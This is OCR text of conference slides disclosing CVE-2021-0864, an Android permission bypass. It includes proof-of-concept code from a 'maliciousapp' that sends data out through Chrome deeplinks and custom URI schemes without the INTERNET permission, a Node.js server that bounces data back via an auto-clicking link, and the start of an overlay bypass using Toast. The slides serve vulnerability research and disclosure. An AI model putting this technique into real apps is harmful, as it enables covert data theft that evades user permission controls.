Nikita Kurtin

By day - research developer
By night - street workout athlete

Sometimes vice versa ;-)

Defaults - the faults

Bypassing permissions from all protection levels using default services in Android.
CVE-2021-0864

Nikita Kurtin

Android OS

Impact

Android holds over 72% of the smartphones market share worldwide.

It has 32 distributions (API levels) and runs on over 3 billion active devices.

3,000,000,000 !!! 

Permission mechanism

Android has 3 permission types

- Install-time permissions NORMAL & SIGNATURE:
  - The permission is allowed at installation
- Runtime permissions DANGEROUS:
  - The permission is allowed or revoked at runtime
- Special system permissions:
  - Intended for system level interaction to protect access to particularly powerful actions, therefore require additional external steps to be allowed

Permission mechanism

Permissions API

- All permissions, from all protection levels - declared in AndroidManifest.xml


```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
    <uses-permission android:name="android.permission.CHANGE_WIFI_MULTICAST_STATE"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
    <uses-permission android:name="android.permission.VIBRATE"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS"/>
    <uses-permission android:name="android.permission.READ_LOGS"/>
```

Permission mechanism

Which permissions are used?


Since all permissions MUST be declared in the manifest, they are easily scanned when uploaded to play store and on device by play-protect and other security scanning tools

Before downloading the app, you can see which permissions are used



BUT!

Undocumented part



Default protection level?

Default (undocumented) permissions

Default permissions - are those magical permissions which don't need to be declared or approved at all.

First

NORMAL protection level


Bypassing INTERNET permission by using a default service and gaining internet access without declaring the needed permission

Normal level INTERNET permission

```
h.postDelayed(()-> {
    new Thread() {
        @Override
        public void run() {
            try {
                System.out.println("Normally Sending from Android");

                String res = new HttpRequest(url).prepare().sendAndReadString(
                String dataFromServer = res.split( regex: "dataFromServer=")[1]

                System.out.println("Normally received from server " + dataFrom
            } catch (Exception e) {
                e.printStackTrace();
            }
        }
    }.start();
}, delayMillis: 5000);
```

POC ▾ | nikita.kurtin.maliciousapp (52 ▾ | Verb... ▾ | Normally


Success
Operation succeeded




Unauthorized attempt with missing INTERNET permission

```
ride
cted void onStart() {
uper.onStart();

inal String url = "http://10.0.2.2:3001/loc?scheme=aaaa&host=bbbb&dataFromAndroid=SecretSecr

.postDelayed(()-> {
    new Thread() {
        @Override
        public void run() {

            try {

                System.out.println("Normally Sending from Android");

                String res = new HttpRequest(url).prepare().sendAndReadString();
                String dataFromServer = res.split( regex: "dataFromServer=")[1].split( regex: '

                System.out.println("Normally received from server " + dataFromServer);

            } catch (IOException e) {
```

```
l_defcon_POC ▾   nikita.kurtin.maliciousapp (71 ▾   Verb... ▾
9:45:43.439 7158-7183/nikita.kurtin.maliciousapp D/EGL_emulation: eglMakeCurrent: 0x932c2920
9:45:58.047 7158-7183/nikita.kurtin.maliciousapp D/EGL_emulation: eglMakeCurrent: 0x932c2920
9:45:58.051 7158-7183/nikita.kurtin.maliciousapp D/EGL_emulation: eglMakeCurrent: 0x932c2920
9:45:58.060 7158-7183/nikita.kurtin.maliciousapp D/EGL_emulation: eglMakeCurrent: 0x932c2920
9:45:58.063 7158-7183/nikita.kurtin.maliciousapp I/chatty: uid=10080(u0_a80) RenderThread id
9:45:58.067 7158-7183/nikita.kurtin.maliciousapp D/EGL_emulation: eglMakeCurrent: 0x932c2920
9:45:58.074 7158-7183/nikita.kurtin.maliciousapp D/OpenGLRenderer: endAllActiveAnimators on
9:45:58.726 7158-7183/nikita.kurtin.maliciousapp D/EGL_emulation: eglMakeCurrent: 0x932c2920
```



Bypassing INTERNET permission




How does it work?

- Implicit Intent ->
- Default action -> ACTION_VIEW
- URI ->
  - Sending data using Chrome default deeplink
  - Receiving data using BROWSABLE category & custom URI

Chrome manifest

```
<activity-alias xmlns:ns116="http://schemas.android.com/apk/res/android"
ns116:name="com.google.android.apps.chrome.IntentDispatcher"
xmlns:ns117="http://schemas.android.com/apk/res/android" ns117:exported="true"
xmlns:ns118="http://schemas.android.com/apk/res/android"
ns118:targetActivity="org.chromium.chrome.browser.document.ChromeLauncherActivity">
    <intent-filter>
        <action xmlns:ns119="http://schemas.android.com/apk/res/android"
        ns119:name="android.intent.action.MAIN"/>
        <category xmlns:ns120="http://schemas.android.com/apk/res/android"
        ns120:name="android.intent.category.NOTIFICATION_PREFERENCES"/>
    </intent-filter>
    <intent-filter>
        <action xmlns:ns121="http://schemas.android.com/apk/res/android"
        ns121:name="android.intent.action.VIEW"/>
        <category xmlns:ns122="http://schemas.android.com/apk/res/android"
        ns122:name="android.intent.category.DEFAULT"/>
        <data xmlns:ns123="http://schemas.android.com/apk/res/android" ns123:scheme="googlechrome"/>
        <data xmlns:ns124="http://schemas.android.com/apk/res/android" ns124:scheme="http"/>
        <data xmlns:ns125="http://schemas.android.com/apk/res/android" ns125:scheme="https"/>
        <data xmlns:ns126="http://schemas.android.com/apk/res/android" ns126:scheme="about"/>
        <data xmlns:ns127="http://schemas.android.com/apk/res/android" ns127:scheme="javascript"/>
        <category xmlns:ns128="http://schemas.android.com/apk/res/android"
        ns128:name="android.intent.category.BROWSABLE"/>
    </intent-filter>
    <intent-filter>
```

Chrome decompiled code



App custom URI

```
final String url = "http://10.0.2.2:3001/loc?scheme=aaaa&host=bbbb&dataFromAndroid=SecretSecret";
h.postDelayed(()-> {
    System.out.println("POC unauthorized - send data from Android");
    Uri chromeUri = Uri.parse("googlechrome://navigate?url="+url);
    Intent i = new Intent(Intent.ACTION_VIEW, chromeUri);
    i.setPackage("com.android.chrome");
    startActivity(i);
    finish();
}, delayMillis: 6000);
```


ty.java | Internet2Way.java | AndroidManifest.xml

```
<activity android:name=".Internet2Way" android:excludeFromRecents="true" android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.VIEW" />

        <category android:name="android.intent.category.DEFAULT" />
        <category android:name="android.intent.category.BROWSABLE" />

        <data
            android:scheme="aaaa"
            android:host="bbbb"
             />

    </intent-filter>
</activity>
```

Server side - custom URI usage

```
function locPoc(req, res){
  console.log("Location bypass server");

  const {scheme, host, dataFromAndroid} = req.query;

  console.log(`Received from android ${dataFromAndroid}`);

  const dataFromServer = `RandomNum${Math.random()}`;

  console.log(`Sending from server dataFromServer=${dataFromServer}`);

  res.status(200).send(`<a id='locpoc' href='${scheme}://${host}/?dataFromServer=${dataFromServer}'></a><script>
    document.getElementById("locpoc").click()
    </script>`);
}
```

How does it work?



Special System permission

SYSTEM_ALERT_WINDOW

- Intended for system-level interaction with the user
- Allows to create an overlay view above any other app and thereby is considered highly sensitive.
- When the app wants to access this permission and add it to the manifest, which is checked by play-protect both at the upload time to play-store and even while installing the app on the device. Also all the security measurements tools, such antiviruses, scanning tools etc - detects this permission as known suspicious permission.

Special System permission

SYSTEM_ALERT_WINDOW

But even after the app is installed on the device, this ability is not yet activated, it actually requires an explicit action from the user by allowing this permission from the system settings and can be revoked at any time.

Special System permission SYSTEM_ALERT_WINDOW

```
l version="1.0" encoding="utf-8"?>
ifest xmlns:android="http://schemas.android.com/apk/res/android"
xmlns:tools="http://schemas.android.com/tools"
package="nikita.kurtin.maliciousapp">

<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW" />


<application
    android:allowBackup="true"
    android:icon="@mipmap/ic_launcher"
    android:label="@string/hijacked_app_name"
    android:roundIcon="@mipmap/ic_launcher_round"
    android:supportsRtl="true"
    android:usesCleartextTraffic="true"
    android:theme="@style/Theme.MaliciousApp">

    <activity android:name=".Internet2Way" android:excludeFromRecents="true" android:exported="tr
        <intent-filter>
```

ifest › uses-permission

rged Manifest

r Pixel_defcon_POC ▾ | nikita.kurtin.**maliciousapp** (88 ▾ | Verb... ▾ | 🔍▾

Second

Special system permission

But, I've found that exactly the same ability can also be achieved by using a built-in system service called: Toast

Toast service

Android has a widely used built-in system service: Toast, which originally created for showing a little pop up alerts. It was created since the first Android version (API level 1) and therefore available in all android distributions

Toast has 3 very interesting abilities:

A. To show an overlay View above any application.

